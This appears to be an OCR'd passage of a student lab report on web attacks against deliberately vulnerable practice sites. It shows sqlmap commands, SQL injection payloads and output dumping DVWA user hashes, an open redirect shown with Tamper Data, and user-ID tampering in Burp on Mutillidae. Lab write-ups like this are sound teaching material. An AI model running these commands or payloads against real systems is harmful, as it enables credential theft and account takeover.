
Chosen Plaintext Attacks: Chosen plaintext attacks involve the attacker having the ability to choose specific plaintext inputs and observe the corresponding cipher text.

Man-in-the-Middle (MitM) Attacks: MitM attacks occur when an attacker intercepts and alters communication between two parties who believe they are directly communicating with each other.

Implementation Flaws: Insecure cryptography can also result from flaws in the implementation of cryptographic algorithms or protocols.


root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.26.4/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=medium; PHPSESSID=6733fd58b16720dd421c633c26bdc82d" -D dvwa -T users --columns
{1.5.12#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program
[*] starting @ 15:16:13 /2023-06-30/
[15:16:14] [INFO] testing connection to the target URL
[15:16:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:16:14] [INFO] testing if the target URL content is stable
[15:16:14] [INFO] target URL content is stable
[15:16:14] [INFO] testing if GET parameter 'id' is dynamic
[15:16:14] [WARNING] GET parameter 'id' does not appear to be dynamic
[15:16:14] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[15:16:14] [INFO] testing for SQL injection on GET parameter 'id'
[15:16:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:16:15] [WARNING] reflective value(s) found and filtering out
[15:16:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:16:15] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:16:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:16:16] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:16:16] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:16:16] [INFO] testing 'Generic inline queries'
[15:16:16] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:16:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:16:16] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:16:16] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[15:16:27] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[15:16:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:16:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:16:54] [INFO] target URL appears to be UNION injectable with 2 columns
[15:16:54] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
[15:16:56] [INFO] testing if GET parameter 'Submit' is dynamic
[15:16:56] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[15:16:56] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[15:16:57] [INFO] testing for SQL injection on GET parameter 'Submit'
[15:16:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:16:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:16:57] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[15:17:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:17:04] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 98 HTTP(s) requests:
Parameter: id (GET)
Type: time-based blind


root@kali: ~
File Actions Edit View Help
Table: users
[6 columns]
Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)
[15:17:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.26.4'
[15:17:04] [WARNING] your sqlmap version is outdated
[*] ending @ 15:17:04 /2023-06-30/
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.26.4/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=medium; PHPSESSID=6733fd58b16720dd421c633c26bdc82d" -D dvwa -T users -C user,password --dump
{1.5.12#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program
[*] starting @ 15:17:52 /2023-06-30/
[15:17:53] [INFO] resuming back-end DBMS 'mysql'
[15:17:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 8197 FROM (SELECT(SLEEP(5)))XEgg)&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71786a7171,0x7065726c7164474c59626c556b4f43704944c6d5651797077615262787 24b724159664a49657163,0x7170767171)-- -&Submit=Submit
[15:17:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 5.0.12
[15:17:53] [INFO] fetching entries of column(s) `user`,password' for table 'users' in database 'dvwa'
[15:17:53] [WARNING] reflective value(s) found and filtering out
[15:17:53] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[15:17:58] [INFO] writing hashes to a temporary file '/tmp/sqlmap_s7_vw2162664/sqlmaphashes-ev2a62cr.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y



In this attack we had first exploited the database and then managed to list down the username and password of all the users associated with that website. Although the passwords had been hashed using the cryptographic algorithm, we ran a crack password tool to decode the hash value to come up with a meaningful text and eventually managed to break through the system. We gained access to all the username and passwords associated with that account and also gained admin access to our practice website.

We have also listed down all the passwords that have been cracked along with their usernames as well. The tool had successfully managed to exploit the vulnerability to great use.

8)REDIRECT ATTACK


A redirect attack, also known as an open redirect vulnerability, occurs when a website or web application redirects users to an unintended or malicious URL. It occurs due to insufficient validation or sanitization of user-provided input used in the redirect mechanism.


Here's how a typical redirect attack works:

1. The attacker identifies a vulnerable parameter or input field in a website or application that triggers a redirect.
2. The attacker crafts a malicious URL that includes the vulnerable parameter and specifies the target URL they want the user to be redirected to.
3. The attacker entices the user to click on a link that points to the vulnerable URL, typically by disguising it as a legitimate or enticing link (e.g., through phishing emails or social engineering techniques).
4. When the user clicks on the link, the vulnerable website or application processes the URL and performs the redirect, sending the user to the specified target URL provided by the attacker.

Redirect attacks can have several implications, including:

1. Phishing: Attackers can use redirect attacks to deceive users into visiting malicious websites that appear legitimate, aiming to steal sensitive information like login credentials, personal data, or financial details.
2. Malware Distribution: Redirect attacks can be employed to redirect users to websites hosting malware or drive-by download pages, leading to the unintentional download and execution of malicious software on the user's device.
3. Reputation Damage: If a trusted website or application is vulnerable to redirect attacks, users may lose trust in the site's integrity and security.


Fri 30 Jun, 15:25
File Edit View History Bookmarks Tools Help
New Tab
testfire.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Extension: (Tamper Data for FF Quantum) - Start
Details
URL http://testfire.net/
Method GET
Type main_frame
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok
192.168.26.4
testfire
192.168.10.22
testphp.vul...


Fri 30 Jun, 15:26
File Edit View History Bookmarks Tools Help
New Tab
testfire.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Extension: (Tamper Data for FF Quantum) - Start
Details
URL http://jcrc.co.in/
Method GET
Type main_frame
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok
192.168.26.4
testfire
192.168.10.22
testphp.vul...

We used the tamper data extension to demonstrate a redirect attack which redirected the user from testfire.net to jcrc.co.in, demonstrating that a malicious attacker can indeed intercept URL inputs and redirect users to malicious websites for personal gain (e.g. - making users re-enter their credentials via a phishing attack and gaining access to their passwords).

9. Broken Authentication And Session Management

Broken Authentication and Session Management vulnerabilities pose significant risks to the security and privacy of web applications. These vulnerabilities occur when authentication and session management mechanisms are poorly implemented, allowing attackers to compromise user accounts, impersonate legitimate users, or hijack their sessions. This article explores the risks associated with broken authentication and session management, their potential impacts, and effective mitigation strategies.

Risks of Broken Authentication and Session Management:

Unauthorized Account Access: Weak authentication mechanisms, such as the use of easily guessable passwords or lack of password complexity requirements, make it easier for attackers to gain unauthorized access to user accounts.

Session Hijacking: Insufficient session management practices, including predictable session IDs or long session expiration times, increase the risk of session hijacking. Attackers can steal valid session credentials and impersonate users, leading to unauthorized actions and data exposure.

Account Lockouts and Denial of Service: Attackers can launch brute-force attacks to guess passwords or usernames, causing account lockouts or denial-of-service conditions that disrupt legitimate users' access to their accounts.


Identity Theft and Fraud: By successfully compromising user accounts or session data, attackers can engage in identity theft, fraud, or carry out malicious activities using the victim's identity.


Impacts of Broken Authentication and Session Management:


Data Breaches: Unauthorized access to user accounts can lead to data breaches, exposing sensitive information such as personally identifiable information (PII), financial details, or confidential business data.


Loss of Trust: Users rely on authentication and session management to protect their accounts and data. A breach or compromise in these mechanisms can erode user trust, damaging an organization's reputation.


Legal and Compliance Consequences: Organizations that fail to adequately protect user accounts and session data may face legal consequences, regulatory fines, or loss of compliance certifications.






Burp Suite Community Edition v2021.10.3 - Temporary Project
Repeat request in browser
To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burpsuite/repeat/5/o0ildbpcp6mp99fi1b2ir2vicm2ielmj
Copy
In future, just copy the URL and don't show this dialog
Close
Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Logged In User: prince ()
Home
Logout
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10
Latest Version / Installation
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Change Log
Notes
Samurai WTF and Backtrack contains all the tools needed or you may build your own collection
Samurai Web Testing Framework
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Mutillidae Channel
Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin
Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
PHP Version: 5.2.4-2ubuntu5.10





With the help of burpsuite we created intercept on and simultaneously logged in one of our account in the target website and then we sent the request to repeater. Next rather than entering the credentials to log into the accounts of other users we simply ran the same session that had been sent to the repeater earlier and changed the respective userid and forwarded the request to the url on the same session using burpsuite. In this way we managed to exploit the “broken authentication and session management vulnerability” of that website.

